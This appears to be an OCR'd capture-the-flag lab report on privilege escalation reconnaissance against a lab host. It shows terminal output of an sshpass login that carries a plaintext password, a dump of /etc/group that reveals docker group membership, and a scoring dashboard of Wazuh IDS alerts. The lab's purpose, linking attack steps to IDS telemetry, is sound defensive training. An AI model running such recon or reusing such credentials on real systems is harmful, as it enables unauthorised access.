
Task 9: Privilege Escalation Recon

I searched for local misconfigurations and potential escalation vectors such as SUID binaries, world-writable files, or leaked credentials (sudo -1, 1inpeas). This reconnaissance identified candidate vectors for privilege escalation and produced host-level alerts.





grafana-admin@reversegear: ~
Session Actions Edit View Help
libgdata22 libogdi4.1 libsoup2.4-common libyelp0 python3-kismetcapturertlamr
libgeos3.13.1 libplacebo349 libtheora0 python3-bluepy python3-packaging-whl
Use 'sudo apt autoremove' to remove them.
Installing:
sshpass
Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 9
Download size: 12.7 kB
Space needed: 41.0 kB / 58.0 GB available
Get:1 http://kali.download/kali kali-rolling/main amd64 sshpass amd64 1.10-0.1 [12.7 kB]
Fetched 12.7 kB in 1s (11.6 kB/s)
Selecting previously unselected package sshpass.
(Reading database ... 425976 files and directories currently installed.)
Preparing to unpack .../sshpass_1.10-0.1_amd64.deb ...
Unpacking sshpass (1.10-0.1) ...
Setting up sshpass (1.10-0.1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.1) ...
Scanning processes...
Scanning linux images...
Running kernel seems to be up-to-date.
No services need to be restarted.
No containers need to be restarted.
No user sessions are running outdated binaries.
No VM guests are running outdated hypervisor (qemu) binaries on this host.
################################ Reverse Gear Racing LTD. ##
ALERT! You are entering into a secured area! Your IP, Login Time, Username has been noted and has been sent to the server administrator!
This service is restricted to authorized users only. All activities on this system are logged.
Unauthorized access will be fully investigated and reported to the appropriate law enforcement agencies.
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Mon 29 Sep 15:04:42 UTC 2025
System load: 0.16 Users logged in: 0
Usage of /: 73.8% of 18.82GB IPv4 address for ctf: 172.200.0.1
Memory usage: 54% IPv4 address for docker0: 172.17.0.1
Swap usage: 0% IPv4 address for eth0: 10.201.105.5
Processes: 192
23 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Wed Apr 6 09:08:36 2022 from 192.168.56.1
grafana-admin@reversegear:~$



grafana-admin@reversegear: ~
Session Actions Edit View Help
grafana-admin@reversegear:~$ groups
grafana-admin docker
grafana-admin@reversegear:~$ cat /etc/groups
cat: /etc/groups: No such file or directory
grafana-admin@reversegear:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,fred
tty:x:5:syslog
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:fred
floppy:x:25:
tape:x:26:
sudo:x:27:fred
audio:x:29:
dip:x:30:fred
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:fred
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-network:x:102:
systemd-resolve:x:103:
systemd-timesync:x:104:
crontab:x:105:
messagebus:x:106:
input:x:107:
kvm:x:108:
render:x:109:
syslog:x:110:
tss:x:111:
uuidd:x:112:
tcpdump:x:113:
ssh:x:114:
landscape:x:115:
lxd:x:116:fred
systemd-coredump:x:999:
fred:x:1000:
docker:x:998:grafana-admin
grafana-admin:x:1001:
ossec:x:117:
grafana-admin@reversegear:~$


grafana-admin@reversegear: ~
Session Actions Edit View Help
sshpass -p 'GraphingTheWorld32' ssh -o PreferredAuthentications=password -o PubkeyAuthentication=no grafana-admin@10.201.105.5
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
9 packages can be upgraded. Run 'apt list --upgradable' to see them.
sshpass is already the newest version (1.10-0.1).
The following packages were automatically installed and are no longer required:
amass-common libhdf4-0-alt libportmidi0 libtheoradec1 python3-gpg python3-wheel-whl
libbluray2 libjs-jquery-ui libqt5ct-common1.8 libtheoraenc1 python3-kismetcapturebtgeiger samba-ad-dc
libbson-1.0-0t64 libjs-underscore libsframe1 libudfread0 python3-kismetcapturefreaklabszigbee samba-ad-provision
libgdal36 libmongoc-1.0-0t64 libsigsegv2 libvpx9 python3-kismetcapturertl433 samba-dsdb-modules
libgdata-common libmongocrypt0 libsoup-2.4-1 libx264-164 python3-kismetcapturertladsb
libgdata22 libogdi4.1 libsoup2.4-common libyelp0 python3-kismetcapturertlamr
libgeos3.13.1 libplacebo349 libtheora0 python3-bluepy python3-packaging-whl
Use 'sudo apt autoremove' to remove them.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 9
################################ Reverse Gear Racing LTD. ##
ALERT! You are entering into a secured area! Your IP, Login Time, Username has been noted and has been sent to the server administrator!
This service is restricted to authorized users only. All activities on this system are logged.
Unauthorized access will be fully investigated and reported to the appropriate law enforcement agencies.
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Mon 29 Sep 15:24:11 UTC 2025
System load: 0.16 Users logged in: 0
Usage of /: 73.9% of 18.82GB IPv4 address for ctf: 172.200.0.1
Memory usage: 53% IPv4 address for docker0: 172.17.0.1
Swap usage: 0% IPv4 address for eth0: 10.201.105.5
Processes: 186
23 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon Sep 29 15:04:45 2025 from 10.2.2.241
grafana-admin@reversegear:~$ pwd
/home/grafana-admin
grafana-admin@reversegear:~$ ls -la
total 44
drwxr-xr-x 3 grafana-admin grafana-admin 4096 Sep 29 15:23 .
drwxr-xr-x 4 root root 4096 Apr 6 2022 ..
-rw------- 1 grafana-admin grafana-admin 202 Sep 29 15:23 .bash_history
-rw-r--r-- 1 grafana-admin grafana-admin 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 grafana-admin grafana-admin 3771 Feb 25 2020 .bashrc
drwx------ 2 grafana-admin grafana-admin 4096 Apr 6 2022 .cache
-rw------- 1 grafana-admin grafana-admin 12288 Sep 29 15:23 .pe.sh.swp
-rw-r--r-- 1 grafana-admin grafana-admin 807 Feb 25 2020 .profile
-rw------- 1 grafana-admin grafana-admin 751 Sep 29 15:23 .viminfo
grafana-admin@reversegear:~$

Task 10: Performing Privilege Escalation

attempted controlled privilege escalation steps using documented exploits or configuration changes identified earlier. Each step triggered HIDS/NIDS entries, demonstrating how attack actions correlate with IDS telemetry





CTFScore

Dashboard Alerts Logout

Welcome, kidlaroi

Current Score:

2848.430

Alert Stats

Total Number of Recorded IDS Alerts: 670
Highest Alert Score: 5.33
Average Alert Score: 4.25
Lowest Alert Score: 3

View All Alerts

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
Mon, 29 Sep 2025 14:58:32 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 14:58:34 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 14:58:52 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 14:59:14 GMT	PAM: User login failed.	pam	5	dockerhost	5.33
Mon, 29 Sep 2025 14:59:16 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 15:03:08 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 15:03:26 GMT	PAM: User login failed.	pam	5	dockerhost	5.33
Mon, 29 Sep 2025 15:03:28 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 15:04:26 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 15:04:28 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33


Previous 1 2 Next

